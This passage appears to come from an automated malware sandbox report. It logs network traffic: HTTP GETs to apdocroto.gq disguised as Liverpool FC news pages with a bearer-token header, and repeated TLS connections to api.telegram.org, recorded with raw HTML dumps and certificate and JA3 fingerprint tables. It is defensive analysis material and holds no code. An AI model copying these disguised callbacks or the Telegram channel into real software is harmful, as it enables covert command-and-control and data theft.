rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.data
Jun 16, 2021 12:05:59.930252075 CEST	11685	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-0B579F7D05D398DAB455F9EFDAAC3695.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:06:00.304318905 CEST	11686	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:06:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:31 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e1ff2900002c32afbdc000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=hbPZ7Q80agQdNeOaCgf1En1E0WrLFHbBmJX3LrNPh5o7v%2BTrsiDswvl3C5gpMqQP0QnKp9DDNg8o2qSzC4Xw2nH%2B%2BYre2Pq1yt3M4apBLVd%2Fg037451vQg%2B8"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 66033911dab52c32-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.
Jun 16, 2021 12:06:03.885014057 CEST	13070	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-73850014335AB72CBE7866A38A201CD2.html HTTP/1.1 Accept: application/json UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Authorization: Bearer {token} Host: apdocroto.gq
Jun 16, 2021 12:06:04.096467018 CEST	13072	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 10:06:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Last-Modified: Wed, 16 Jun 2021 02:15:32 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0ab5e20e8e00002c321aa2e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=oH1ijeqt9bP6SewSlfCNgTIEl9sNx4BTjZl9QcetAehzrFdfCTZAF2tFWyNzM1M1nOMkiNffYDhNLVkobE6RZj3vUK%2Bz%2FDQHZe%2F2XrdCclfGJ5bNRy%2BJwcXs"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6603392a7cc12c32-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 37 64 31 36 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 74 61 2e 74 6d 2d 61 77 78 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 65 6c 69 78 2e 64 61 Data Ascii: 7d16<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="preconnect" href="https://i2-prod.liverpool.com"><link rel="dns-prefetch" href="https://felix.data.tm-awx.com"><link rel="preconnect" href="https://felix.da

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:06:02.519313097 CEST	149.154.167.220	443	192.168.2.22	49171	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 16, 2021 12:06:10.047739029 CEST	149.154.167.220	443	192.168.2.22	49172	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:06:20.260234118 CEST	149.154.167.220	443	192.168.2.22	49173	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 16, 2021 12:06:25.970966101 CEST	149.154.167.220	443	192.168.2.22	49174	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:06:27.760344982 CEST	149.154.167.220	443	192.168.2.22	49175	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020	Mon May 23 18:17:38 CEST 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 16, 2021 12:06:32.529769897 CEST	149.154.167.220	443	192.168.2.22	49177	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020	Mon May 23 18:17:38 CEST 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:06:38.502058983 CEST	149.154.167.220	443	192.168.2.22	49178	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
Jun 16, 2021 12:06:43.884701967 CEST	149.154.167.220	443	192.168.2.22	49179	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Mon May 23 18:17:38 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19-5-4,0-10-11-13-23-65281,23-24,0	36f7277af969a6947a61ae0b815907a1
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 16, 2021 12:06:46.833290100 CEST	149.154.167.220	443	192.168.2.22	49180	CN=api.telegram.org, OU=Domain Control Validated CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Mar 24 14:48:17 CET 2020	